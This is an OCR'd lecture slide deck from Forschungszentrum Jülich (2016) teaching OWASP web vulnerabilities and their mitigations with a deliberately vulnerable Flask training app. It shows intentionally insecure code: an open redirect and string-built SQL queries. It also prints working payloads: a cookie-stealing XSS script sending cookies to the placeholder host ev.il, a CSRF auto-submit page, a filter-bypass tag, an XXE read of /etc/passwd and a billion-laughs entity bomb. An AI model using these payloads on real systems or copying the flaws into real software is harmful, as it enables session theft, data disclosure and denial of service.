JÜLICH
FORSCHUNGSZENTRUM

Typische Schwachstellen in Web Applikationen: Wie man sie ausnutzt und beseitigen kann

4.10.2016 | Jędrzej Rybicki

JÜLICH
FORSCHUNGSZENTRUM

Web Application Vulnerabilities: Exploitation and Mitigation

4.10.2016 | Jędrzej Rybicki

Die präsentierte Inhalte sind akademischer Natur und dienen nur den Lernzwecken. Wir weisen drauf hin, dass die präsentierte Techniken und Übungen nicht außer Laborbedingungen verwendet werden sollten.

Motivation

```
1   #!/usr/bin/env python
2   from flask import Flask
3
4   app = Flask(__name__)
5
6   @app.route('/')
7   def index():
8       return 'It works!'
9
10  app.run(host='0.0.0.0')
```

Motivation

- nowadays it is straight-forward to create a web application
- ... and many people do this
- nowadays it is also straight-forward to scan the whole Internet for weak applications

Motivation

- nowadays it is straight-forward to create a web application
- ... and many people do this
- nowadays it is also straight-forward to scan the whole Internet for weak applications

- in all sufficient large code there are bugs
- some of these bugs are weaknesses
- subset of those are exploitable vulnerabilities

Motivation

- nowadays it is straight-forward to create a web application
- ... and many people do this
- nowadays it is also straight-forward to scan the whole Internet for weak applications

- in all sufficient large code there are bugs
- some of these bugs are weaknesses
- subset of those are exploitable vulnerabilities

- security is a common responsibility
- understand the attacker

Goals

What can we learn

Better understanding of most popular attacks (and ways of mitigating them).

- OWASP Top 10 `https://www.owasp.org/`
- Top25 software errors
  `https://www.sans.org/top25-software-errors/`
- Common Weakness Enumeration `https://cwe.mitre.org/`

Goals

What can we learn

Better understanding of most popular attacks (and ways of mitigating them).

- OWASP Top 10 `https://www.owasp.org/`
- Top25 software errors `https://www.sans.org/top25-software-errors/`
- Common Weakness Enumeration `https://cwe.mitre.org/`

Disclaimer

Any actions and or activities related to the presented material is solely your responsibility. The misuse of the information can result in criminal charges brought against the persons in question.

Rechtslage

§202 a StGB - Ausspähen von Daten, §202 b StGB Abfangen von Daten

§202 c StGB Vorbereiten des Ausspähens und Abfangens von Daten

§303 b StGB Computersabotage: einen Datenverarbeitungsvorgang von wesentlicher Bedeutung stören

So what is security?

- overloaded concept

So what is security?

- overloaded concept
- subjective (e.g. FZJ wants to control my web traffic, I don't want it)

So what is security?

- overloaded concept
- subjective (e.g. FZJ wants to control my web traffic, I don't want it)
- security is not about technology

So what is security?

- overloaded concept
- subjective (e.g. FZJ wants to control my web traffic, I don't want it)
- security is not about technology
- only a problem for big companies (or only for small?)
  `http://www.hackmageddon.com/`

So what is security?

- overloaded concept
- subjective (e.g. FZJ wants to control my web traffic, I don't want it)
- security is not about technology
- only a problem for big companies (or only for small?)
  `http://www.hackmageddon.com/`

Bruce Schneier

"Security is about preventing adverse consequences from the intentional and unwarranted actions of others."

Information security: protection of valuable assets

CIA

Confidentiality, integrity, availability

Information security: protection of valuable assets

CIA

Confidentiality, integrity, availability

Attacker needs mom

- method,
- opportunity,
- motive.

Trends in IT

- byod: device behind the firewall

Trends in IT

- byod: device behind the firewall
- interesting data on the edge

Trends in IT

- byod: device behind the firewall
- interesting data on the edge
- IoT

Trends in IT

- byod: device behind the firewall
- interesting data on the edge
- IoT
- increasing complexity and connectivity


Trends in IT

- byod: device behind the firewall
- interesting data on the edge
- IoT
- increasing complexity and connectivity
- frameworks

Trends in IT


- byod: device behind the firewall
- interesting data on the edge
- IoT
- increasing complexity and connectivity
- frameworks
- distributed research infrastructures

Our web application



`https://github.com/httpPrincess/hackme`

Open redirection



Open redirection

An open redirect is an application that takes a parameter and redirects a user to the parameter value without any validation.


```
@app.route('/login/', methods=['GET', 'POST'])
def login():
    # login request
    if request.method == 'POST':
        next = request.args.get('next')
        name = request.form['username']
        password = request.form['password']
        user = User(name, password)
        if user.is_valid():
            login_user(user)
            return redirect(next or url_for('index'))
        else:
            flash('Wrong login')
    # get
    return render_template('login.html')
```

Open redirection

An open redirect is an application that takes a parameter and redirects a user to the parameter value without any validation.

- How to exploit it?
- How to detect them?
- How to avoid them?

Cross-site scripting (XSS)



Cross-site scripting (XSS)

Application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser. Two kinds: stored & reflected

Reflected XSS:

```
@app.route('/search/', methods=['GET'])
def search():
    # searching in the list
    term = request.args.get('term')
    query = "SELECT * FROM records WHERE content LIKE '%%%s%%'" %
        term
    res = execute_query(query)
    return "<html><body><h1>Search result for %s</h1>%s</body></html
        >" % (
        term, res.fetchall())
```

Stored XSS:


```
@app.route('/', methods=['GET', 'POST'])
@login_required
def index():
    # adding an item to the list
    if request.method == 'POST':
        add_todo(datetime.now().strftime('%x'),
                 request.form['content'],
                 current_user.name)

    # showing all items
    c = execute_query("SELECT * FROM records WHERE owner='%s'" %
                      current_user.name)
    return render_template('index.html', todos=c.fetchall())
```

Cross-site scripting (XSS)

Application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser. Two kinds: stored & reflected

- How to exploit? look into posting vs. `search`
- How to detect? tools
- How to avoid? validate (when?) and sanitization (libraries e.g. OWASP Java HTML Sanitizer)
- HTTPOnly cookie flag (not allow javasript to steal your session cookies)

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

Example:

```
http://example.com/app/transfer?amount=15\
          &destinationAccount=4673243243
```

Spot the error

```
@app.route('/', methods=['GET', 'POST'])
@login_required
def index():
    # adding an item to the list
    if request.method == 'POST':
        add_todo(datetime.now().strftime('%x'),
                 request.form['content'],
                 current_user.name)

    # showing all items
    c = execute_query("SELECT * FROM records WHERE owner='%s'" %
                      current_user.name)
    return render_template('index.html', todos=c.fetchall())
```

Spot the error

```
<html>
<body>
<h1>Check our cats location</h1>
<a href="https://google.com/?q=cats&source=lnms&tbm=isch" onclick="
    return generate_csrf();">Find out more</a>
<script type="text/javascript">
function generate_csrf() {
   document.body.innerHTML += '<form id="dynForm" action="http://
       localhost:8080/" method="post"><input type="hidden" name="
       content" value="Do whatever jj says"></form>';
   document.getElementById("dynForm").submit();
   return true;
   }
</script>

<!--for the GET queries we could use images-->
<img src="http://localhost:8080/page?action=update_status&value='
    fofo'">
</body>
```

Cross-Site Request Forgery

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

Example:

```
http://example.com/app/transfer?amount=15\
        &destinationAccount=4673243243
```

- How to exploit it? check `csrf.html` Javascript post
- How to detect? Tools
- How to avoid? Unique tokens

Additional comments: XSS, CSRF

Session hijacking:

```
<script>
  window.location="http://ev.il/cookie?param=" +document.cookie
</script>
```

Additional comments: XSS, CSRF

Session hijacking:

```
<script>
  window.location="http://ev.il/cookie?param=" +document.cookie
</script>
```

Problem with sanitization:

```
<scr<script>ipt>
```

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

```
@app.route('/', methods=['GET', 'POST'])
@login_required
def index():
    # adding an item to the list
    if request.method == 'POST':
        add_todo(datetime.now().strftime('%x'),
                 request.form['content'],
                 current_user.name)

    # showing all items
    c = execute_query("SELECT * FROM records WHERE owner='%s'" %
                      current_user.name)
    return render_template('index.html', todos=c.fetchall())
```

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- How to exploit? `search login`
- How to detect?
- How to avoid? parameterized queries, escaping

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- injecting code (PHP)

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- injecting code (PHP)
- injecting shell script

```
cat $userinput >> /logs/userlog
```

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- injecting code (PHP)
- injecting shell script

```
cat $userinput >> /logs/userlog
```

- filename

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- injecting code (PHP)
- injecting shell script

```
cat $userinput >> /logs/userlog
```

- filename
- serialization

Injection

Injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization (e.g. SQLi, OS, LDAP)

- injecting code (PHP)
- injecting shell script

```
cat $userinput >> /logs/userlog
```

- filename
- serialization
- injecting CSV!!

Insecure Direct Object References/Path Traversal

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

```
@app.route('/search/', methods=['GET'])
def search():
    # searching in the list
    term = request.args.get('term')
    query = "SELECT * FROM records WHERE content LIKE '%%%s%%'" %
        term
    res = execute_query(query)
    return "<html><body><h1>Search result for %s</h1>%s</body></html
        >" % (
        term, res.fetchall())
```

Insecure Direct Object References/Path Traversal

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

- How to exploit? look into `search`
- How to detect? tools
- How to avoid? Unique resource ids

Components with know vulnerabilities

Components, such as libraries, frameworks, and other software modules. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

XXE

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
    <!ENTITY xxeattack SYSTEM "file:///etc/passwd">
]>
<todo-list>
    <todo>
        <date>22.05.2015</date>
        <content>&xxeattack;</content>
    </todo>
</todo-list>
```

XXE

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Components with know vulnerabilities

Components, such as libraries, frameworks, and other software modules. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Components with know vulnerabilities

Components, such as libraries, frameworks, and other software modules. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

- How to exploit? XEE in upload
- How to detect?
- How to avoid? be on the top of the game

Security misconfiguration

Errors in configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.

Security misconfiguration

Errors in configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.

- How to exploit it? Look for Flask `debug` model
- How to detect?
- How to avoid?

Summary

- understand the major web application security flaws
- determine how the framework you've chosen mitigates these vulnerabilities
- think like an attacker and actively work to break into your own system
- recognize that no system is ever totally secure

Security principles:

- Compartmentalize
- Use least privilege
- Do not trust user input
- Fail securely
- Reduce your attack surface

JÜLICH
FORSCHUNGSZENTRUM

Thanks

j.rybicki@fz-juelich.de